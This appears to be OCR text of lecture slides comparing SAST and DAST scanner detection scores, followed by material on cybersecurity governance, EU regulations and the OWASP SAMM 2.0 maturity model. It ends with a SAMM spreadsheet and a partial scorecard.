

HCL AppScan

SAST scanners (29%) have a higher average score than DAST scanners (11%)




$$Score = (TPR - FPR) \times 100\%$$


SAST scanners have a higher average score than DAST scanners




DAST scanners focus on Injection vulnerabilities




(a) Detection of command injection.




(b) Detection of XSS.




(c) Detection of LDAP injection.



(d) Detection of path traversal.




(e) Detection of SQL injection.




(f) Detection of XPATH injection.


SAST scanners focus on configuration vulnerabilities




(a) Detection of trust boundary violation.




(b) Detection of secure cookie flag.



(c) Detection of weak randomness.



(d) Detection of weak hashing.



(e) Detection of weak cryptography.

Cybersecurity Governance

Cybersecurity governance typically involves several key components

1. **Policies and Procedures:** Establishing clear guidelines and rules for handling sensitive information, accessing systems, and responding to security incidents.
2. **Risk Management:** Identifying, assessing, and mitigating cybersecurity risks to the organization's assets, including data, systems, and networks.
3. **Compliance:** Ensuring that the organization adheres to relevant laws, regulations, and industry standards related to cybersecurity.
4. **Security Awareness:** Educating employees and stakeholders about cybersecurity best practices and their roles in protecting the organization's information assets.
5. **Monitoring and Reporting:** Implementing mechanisms to monitor security controls, detect security incidents, and report on the effectiveness of cybersecurity measures to management and relevant stakeholders.

Why should you care about cybersecurity governance?

? Why should you care about cybersecurity governance?

Vulnerabilities cost **money**

In a direct way

- Anywhere from €400 to €10,000 to fix a **single** vulnerability
- *"A study from the IBM System Science Institute states that fixing a defect via patching costs **100 times more*** than preventing it during the design phase."*

In an indirect way

- **Reputational damage** due to incidents
- Financial losses, liabilities, and other legal consequences

* = https://www.researchgate.net/publication/255965523_Integrating_Software_Assurance_into_the_Software_Development_Life_Cycle_SDLC

? Why should you care about cybersecurity governance?

Cybersecurity is a **sales-enabler**

- **Builds trust** with customers, increasing their willingness to buy
- **Differentiates your brand** as a secure and reliable option
- **Reduces objections** from customers about data safety
- **Enables larger deals** by meeting security requirements of certain contracts

? Why should you care about cybersecurity governance?

Cybersecurity becomes **mandatory**

- The **GDPR** regulation has revolutionized privacy laws
- The NIS directive has been updated to **NIS2** with a broader applicability
- The **Cyber Resilience Act** aims to improve cybersecurity governance in hardware and software products
- The **Cybersecurity Act** sets the guidelines for EU-wide cyber certification

But… what is good enough?

We need a framework to reason about our cybersecurity maturity


Software Assurance Maturity Model

What is SAMM?

The maturity model for software assurance that provides an effective and measurable way for all types of organizations to analyze and improve their software security posture.
https://owaspsamm.org

SAMM 2.0 Business Functions

- Governance
- Design
- Implementation
- Verification
- Operations



SAMM 2.0 Business Functions and Security Practices

Governance

Strategy & Metrics
Policy & Compliance
Education & Guidance

Design

Threat Assessment
Security Requirements
Secure Architecture

Implementation

Secure Build
Secure Deployment
Defect Management

Verification

Architecture Assessment
Requirements Testing
Security Testing


Operations

Incident Management
Environment Management
Operational Management

Security Practice Structure

Example: Secure Testing

Maturity Level	Scalable Baseline	Deep Understanding
Level 1 *– Perform security testing (both manual and tool based) to* ***discover security defects***	Do you scan applications with automated security testing tools?	Do you manually review the security quality of selected high-risk components?
Level 2 *– Make security testing during development* ***more complete*** *and* ***efficient***	Do you customize the automated security tools to your applications and technology stacks?	Do you perform penetration testing for your applications at regular intervals?
Level 3 *–* ***Embed security testing*** *as part of the development and deployment processes.*	Do you integrate automated security testing into the build and deploy process?	Do you use the results of security testing to improve the development lifecycle?



AutoSave Off
SAMM_spreadsheet...
Search
Pieter Philippaerts
File Home Insert Page Layout Formulas Data Review View Automate Help
Comments
Share
F179
Security Testing
Answer
Scalable Baseline
1 Do you scan applications with automated security testing tools?
Yes, most or all of them
You dynamically generate inputs for security tests using automated tools
You choose the security testing tools to fit the organization's architecture and technology stack, and balance depth and accuracy of inspection with usability of findings to the organization
2 Do you customize the automated security tools to your applications and technology stacks?
Yes, some of them
You tune and select tool features which match your application or technology stack
You minimize false positives by silencing or automatically filter irrelevant warnings or low probability findings
You minimize false negatives by leverage tool extensions or DSLs to customize tools for your application or organizational
3 Do you integrate automated security testing into the build and deploy process?
Management and business stakeholders track and review test results throughout the development cycle
You merge test results into a central dashboard and feed them into defect management
No
Yes, some of it
Yes, at least half of it
Yes, most or all of it
Deep Understanding
1 Do you manually review the security quality of selected high-risk components?
Criteria exist to help the reviewer focus on high-risk components
Qualified personnel conduct reviews following documented guidelines
You address findings in accordance with the organization's defect management policy
2 Do you perform penetration testing for your applications at regular intervals?
Penetration testing uses application-specific security test cases to evaluate security
Penetration testing looks for both technical and logical issues in the application
Stakeholders review the test results and handle them in accordance with the organization's risk management
Qualified personnnel performs penetration testing
3 Do you use the results of security testing to improve the development lifecycle?
You use results from other security activities to improve integrated security testing during development
You review test results and incorporate them into security awareness training and security testing playbooks
Stakeholders review the test results and handle them in accordance with the organization's risk management
Attribution and License
Interview
Scorecard
Roadmap
Roadmap Char
Ready
Accessibility: Investigate
100%

SAMM Scorecard

Current Maturity Score

Business Functions	Security Practices	Score	Maturity 1	2	3
Governance	Strategy & Metrics	0,50	0,13	0,13	0,25
Governance	Policy & Compliance	0,50	0,25	0,13	0,13
Governance	Education & Guidance	0,63	0,38	0,00	0,25
Design	Threat Assessment	1,88	1,00	0,25	0,63
